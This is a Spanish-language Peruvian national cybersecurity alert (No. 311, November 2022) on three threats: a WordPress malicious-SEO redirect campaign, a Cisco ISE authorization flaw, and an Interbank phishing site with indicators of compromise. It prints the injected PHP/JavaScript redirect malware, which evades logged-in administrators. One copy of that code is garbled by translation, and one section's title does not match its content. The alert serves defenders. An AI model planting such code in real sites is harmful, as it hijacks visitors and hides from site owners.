PERÚ | Presidencia del Consejo de Ministros | Secretaría de Gobierno y Transformación Digital

Siempre con el pueblo

ALERTA INTEGRADA DE SEGURIDAD DIGITAL

Centro Nacional de Seguridad Digital

asbanc
ASOCIACIÓN DE BANCOS DEL PERÚ

Lima, 16 de noviembre de 2022

311-2022-CNSD

La presente **Alerta Integrada de Seguridad Digital** corresponde a un análisis técnico periódico realizado por el Comando Conjunto de las Fuerzas Armadas, el Ejército del Perú, la Marina de Guerra del Perú, la Fuerza Aérea del Perú, la Dirección Nacional de Inteligencia, la Policía Nacional del Perú, la Asociación de Bancos del Perú y el Centro Nacional de Seguridad Digital de la Secretaría de Gobierno y Transformación Digital de la Presidencia del Consejo de Ministros, en el marco de la Seguridad Digital del Estado Peruano.

El objetivo de esta alerta **es informar a los responsables de la seguridad digital de las entidades públicas y las empresas privadas sobre las amenazas en el entorno digital** para advertir las situaciones que pudieran afectar la continuidad de sus servicios en favor de la población.

Las marcas y logotipos de empresas privadas y/o entidades públicas se reflejan para ilustrar la información que los ciudadanos reciben por redes sociales u otros medios y que atentan contra la confianza digital de las personas y de las mismas empresas **de acuerdo con lo establecido por el Decreto de Urgencia 007-2020**.

La presente Alerta Integrada de Seguridad Digital es información netamente especializada para informar a las áreas técnicas de entidades y empresas.

Contenido

Centro Nacional de Seguridad Digital	ALERTA INTEGRADA DE SEGURIDAD DIGITAL N° 311	Fecha: 16-11-2022
		Página 4 de 11

Componente que reporta	**CENTRO NACIONAL DE SEGURIDAD DIGITAL**		
Nombre de la alerta	Vulnerabilidad en Android permitía acceder al dispositivo con la pantalla bloqueada.		
Tipo de ataque	Vulnerabilidad	Abreviatura	Vulnerabilidad
Medios de propagación	Dispositivos Android		
Código de familia	H	Código de subfamilia	H01
Clasificación temática familia	Intento de Intrusión		

Descripción

Una campaña de SEO maliciosa ha comprometido más de 15 000 sitios web de WordPress en un intento de redirigir a los visitantes a portales de preguntas y respuestas falsos. Los atacantes usan esto para promocionar productos de su interés.

ANTECEDENTES:

- Como se informó en una publicación de blog de Sucuri, ha habido un aumento notable en los sitios de redirección de malware de WordPress desde septiembre de 2022. Estos sitios de redirección llevan a los usuarios a portales de preguntas y respuestas falsos y de baja calidad. Solo durante septiembre y octubre, los piratas informáticos pudieron atacar con éxito más de 2500 sitios.

DETALLES:

- Sucuri, un investigador de seguridad ha detectado 14 sitios web falsos hasta el momento, cuyos servidores están ocultos por un proxy. Las preguntas que se muestran en los sitios se extraen de otras plataformas legítimas de preguntas y respuestas. Con una mayor clasificación de SEO, estos sitios pueden llegar a más personas.
- "Estos redireccionamientos maliciosos parecen estar diseñados para aumentar la autoridad de los sitios del atacante para los motores de búsqueda", dijo el investigador de Sucuri Ben Martin en un informe publicado calificándolo de "truco inteligente de SEO de sombrero negro".
- La técnica de envenenamiento del motor de búsqueda está diseñada para promover un "puñado de sitios falsos de preguntas y respuestas de baja calidad" que comparten plantillas de creación de sitios web similares y son operados por el mismo actor de amenazas.
- Un aspecto importante es la capacidad de los piratas informáticos para modificar más de 100 archivos por sitio web en promedio, un enfoque que contrasta drásticamente con otros ataques de este tipo en los que solo se manipula una cantidad limitada de archivos para reducir la huella y escapar de la detección.
- Archivos comúnmente infectados:
  - ./wp-signup.php
  - ./wp-cron.php
  - ./wp-enlaces-opml.php
  - ./wp-settings.php
  - ./wp-comentarios-post.php
  - ./wp-mail.php
  - ./xmlrpc.php
  - ./wp-activar.php
  - ./wp-trackback.php
  - ./wp-blog-encabezado.php

- También se han descubierto otras instancias en las que la infección se encontró con nombres de archivos aleatorios:
  - RVbCGlEjx6H.php
  - lfojmd.php
  - wp-boletín.php
  - wp-ver.php
  - wp-logln.php
- Dado que el malware se entrelaza con las operaciones centrales de WordPress esta redirección puede ejecutarse en los navegadores de cualquiera que visite el sitio web.
- El objetivo final de la campaña es “dirigir más tráfico a sus sitios falsos” y “aumentar la autoridad de los sitios mediante clics de resultados de búsqueda falsos para que Google los clasifique mejor y obtengan más tráfico de búsqueda orgánico real”.
- El código inyectado logra esto al iniciar una redirección a una imagen PNG alojada en un dominio llamado ”ois[.]is ” que, en lugar de cargar una imagen, lleva al visitante del sitio web a una URL de resultado de búsqueda de Google de un dominio de preguntas y respuestas de spam.
- Un ejemplo del código malicioso encontrado inyectado en el archivo index.php principal de WordPress.

```
/** Loads the WordPress Environment and Template */
require __DIR__ . '/wp-blog-header.php';

?>
<?php

error_reporting(0);
@ini_set('error_log', NULL);
@ini_set('log_errors', 0);
@ini_set('display_errors', 0);

$ckUjYggTf = 0;
foreach($_COOKIE as $vUjUnHvOOoO => $vvvUjUnHvOOoO){
  if (strstr(strval($vUjUnHvOOoO), 'wordpress_logged_in')){
    $ckUjYggTf = 1;
    break;
  }
}

if($ckUjYggTf == 0 && !strstr(strval($_SERVER['REQUEST_URI']), 'wp-login.php')){
    echo "<script>(function (parameters) {
        const getHoursDiff = (startDate, endDate) => {
            const msInHour = 1000 * 60 * 60;
            return Math.round(Math.abs(endDate - startDate) / msInHour);
        }
        const getFromStorage = (host) => localStorage.getItem(`\${host}-local-storage`);
        const addToStorage = (host, nowDate) => localStorage.setItem(`\${host}-local-storage`, nowDate);

        function globalClick(event) {
            const host = location.host
            const newLocation = \"https://bit.ly/3AAXYh6\"
            const allowedHours = 6

            const nowDate = Date.parse(new Date());
            const savedData = getFromStorage(host)

            if (savedData) {
                try {
                    const storageDate = parseInt(savedData);
                    // check hours
                    const hoursDiff = getHoursDiff(nowDate, storageDate)
                    console.log(nowDate, storageDate, hoursDiff)
                    if (hoursDiff >= allowedHours) {
                        addToStorage(host, nowDate);
                        window.open(newLocation, \"_blank\");
                    }
```

```
$ckUjYggTf = 0 ;
foreach ( $_COOKIE as $vUjUnHvOOoO = > $vvvUjUnHvOOoO ) {
  if ( strstr ( strval ( $vUjUnHvOOoO ) , ' wordpress_logged_in ' ) ) {
    $ckUjYggTf = 1 ;
    romper ;
  }
}

if ( $ckUjYggTf == 0 && ! strstr ( strval ( $_SERVER [ ' SOLICITUD_URI ' ] ) ,
' wp-login.php ' ) ) {
```

- La redirección no ocurrirá si la cookie «wordpress_logged_in» está presente o si la web actual es «wp-login». Se trata de una forma de evasión ante los administradores del sitio web.
- Sucuri aún no ha descubierto cómo estos piratas informáticos de sombrero negro están violando estos sitios de WordPress, pero se cree que los culpables más probables son un complemento vulnerable o un ataque de fuerza bruta. Los piratas informáticos pueden estar utilizando un kit de explotación para buscar vulnerabilidades de seguridad dentro de los complementos para resaltar un objetivo. Alternativamente, la contraseña de inicio de sesión del administrador del sitio de WordPress podría descifrarse usando un algoritmo en un ataque de fuerza bruta.

RECOMENDACIONES:

- Limitar usuarios con permiso Administrador, en su defecto crear usuarios con menos permisos como los Editores.
- Evitar nombres de usuario por defecto como “admin”, “administrador”, ya que son usuarios muy comunes y son fácilmente aprovechados en los ataques de los piratas informáticos.
- Las contraseñas deben ser lo más seguras posibles usando caracteres alfanuméricos, símbolos, combinación de minúsculas y mayúsculas.
- Usar la autenticación en dos pasos, adicional al usuario y contraseña se deberá ingresar un código de seguridad obligatorio para acceder al portal.

Fuentes de información	▪ hxxps://thehackernews.com/2022/11/over-15000-wordpress-sites-compromised.html ▪ hxxps://www.makeuseof.com/15000-wordpress-sites-affected-in-malicious-seo-campaign/ ▪ https://unaaldia.hispasec.com/2022/11/campana-masiva-de-redireccionamiento-de-malware-ois-is.html ▪ Análisis propio de fuentes abiertas.

DINI	**ALERTA INTEGRADA DE SEGURIDAD DIGITAL N° 311**	**Fecha: 16-11-2022**
		Página 7 de 11

Componente que reporta	**DIRECCIÓN NACIONAL DE INTELIGENCIA**		
Nombre de la alerta	Vulnerabilidad en Cisco Identity Services Engine		
Tipo de ataque	Explotación de vulnerabilidades conocidas	Abreviatura	EVC
Medios de propagación	Red, Internet		
Código de familia	H	Código de subfamilia	H01
Clasificación temática familia	Intento de intrusión		

Descripción

1. **Resumen:**

Cisco ha reportado una vulnerabilidad de severidad ALTA de tipo uso incorrecto de API privilegiadas en Cisco Identity Services Engine (ISE). La explotación exitosa de esta vulnerabilidad podría permitir a un atacante remoto autenticado omitir la autorización y acceder a los archivos del sistema.

2. **Detalles:**

- La vulnerabilidad de severidad **alta** identificada como CVE-2022-20956 en la interfaz de administración basada en web de Cisco ISE, podría permitir a un atacante remoto autenticado omitir la autorización y acceder a los archivos del sistema. Esta vulnerabilidad se debe a un control de acceso inadecuado en la interfaz de administración basada en web de un dispositivo afectado. Un atacante podría aprovechar esta vulnerabilidad enviando una solicitud HTTP manipulada al dispositivo afectado. La explotación exitosa de esta vulnerabilidad podría permitir a un atacante enumerar, descargar y eliminar ciertos archivos a los que no debería tener acceso.
- La vulnerabilidad de tipo uso incorrecto de API privilegiadas, se debe a que la aplicación no cumple con los requisitos de la API para una llamada de función que requiere privilegios adicionales. Esto podría permitir que los atacantes obtengan privilegios al hacer que la función se llame incorrectamente.

3. **Productos afectados:**

- Cisco Identity Services Engine (ISE), version 3.1 y 3.2.

4. **Solución:**

- Se recomienda actualizar el producto afectado con las últimas versiones de software disponible. Cisco indicó que los parches activos pueden estar disponibles a pedido para ciertas versiones y niveles de parches.

Fuentes de información	▪ hxxps://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-ise-access-contol-EeufSUCx

	ALERTA INTEGRADA DE SEGURIDAD DIGITAL N° 311	Fecha: 16-11-2022
		Página 8 de 11


Componente que reporta	**DIRECCIÓN DE INTELIGENCIA DE LA POLICIA NACIONAL DEL PERÚ**		
Nombre de la alerta	Detección de sitio web fraudulento del Banco Interbank		
Tipo de ataque	Phishing	Abreviatura	Phishing
Medios de propagación	Redes sociales, SMS, correo electrónico, videos de internet, entre otros		
Código de familia	G	Código de subfamilia	G02
Clasificación temática familia	Fraude		

Descripción

1. **Resumen:**

A través del monitoreo y búsqueda de amenazas en el ciberespacio, se detectó que actores de amenazas vienen llevando a cabo una campaña de Phishing, suplantando el sitio web de solicitud de préstamos del Banco Interbank, con la finalidad de robar información sensible de los usuarios de la entidad financiera como números de documento de identidad, tarjetas bancarias, etc.


2. **Detalles del proceso de Phishing**.



Paso Nº01


Solicitan a la víctima registrar lo siguiente:

- Número del Documento Nacional de Identidad.
- Correo electrónico
- Operador telefónico
- Número de Celular



Paso Nº02

Solicita validar los datos como nombres y apellidos, dirección, provincia y departamento, luego solicita seleccionar el monto que supuestamente ampliar a la línea de crédito; para luego dar clic en <Continuar>.




Paso Nº03

Una vez brindado los datos solicitados en el paso Nº 02, aparece una pantalla requiriendo información de la tarjeta bancaria como el número de la tarjeta, fecha de vencimiento y el código de seguridad (CVV), para luego dar clic en <Validar>.

Paso Nº04


Aparece una pantalla requiriendo información como el número de la cuenta bancaria, el número de cuotas del préstamo supuestamente a pagar, fecha de pagos y clave de cuatro dígitos del cajero automático, para luego dar clic en <Confirmar>.



Paso Nº05


Luego, aparece una pantalla indicando validaran los datos brindados y que un representante de la entidad de comunicará al número registrado en el paso 01, Pero, pasado unos segundos, redirige al sitio web oficial de la entidad bancaria; sin embargo, los ciberdelincuentes obtuvieron los datos proporcionado por la víctima.

3. **Comparación del sitio web oficial y fraudulento.**



- Existe diferencias en las URL del sitio web oficial y fraudulenta.

4. **Proveedores de seguridad informática alertan como SUPLANTACIÓN DE IDENTIDAD - PHISHING.**



5. **Indicadores de compromiso (IoC)**

- URL : hxxps://solicitud[.]vamosaconseguirlo[.]com
- DOMINIO : vamosaconseguirlo[.]com
- SHA-256 : fd555fbaf7943d8894ef54a7d725b8a33f26c9d4f2ce3a85c29da20ae6803d4d
- IP : 20[.]127[.]189[.]57

6. **Apreciación de la información:**

- La presente campaña de Phishing, permite a los actores de amenazas obtener información financiera de los usuarios del Banco Interbank.
- La propagación del sitio web fraudulento se realiza mediante envió masivos de email, adjuntando enlaces de sitios web fraudulentos con la finalidad de obtener información sensible de las víctimas; asimismo, dicho enlace malicioso, es enviado a través de las plataformas digitales como el WhatsApp, Telegram, Messenger y mensajes de textos SMS.

7. Algunas recomendaciones:

- Verificar detalladamente las URL de los sitios web
- No abrir o descargar archivos sospechosos.
- No seguir las instrucciones de sitio web sospechoso.
- Mantener el antivirus actualizado.
- Comunicar a la entidad financiera si ha realizado un registro de acceso en un sitio web sospechoso.

Fuentes de información	▪ Análisis propio de redes sociales y fuente abierta

Índice alfabético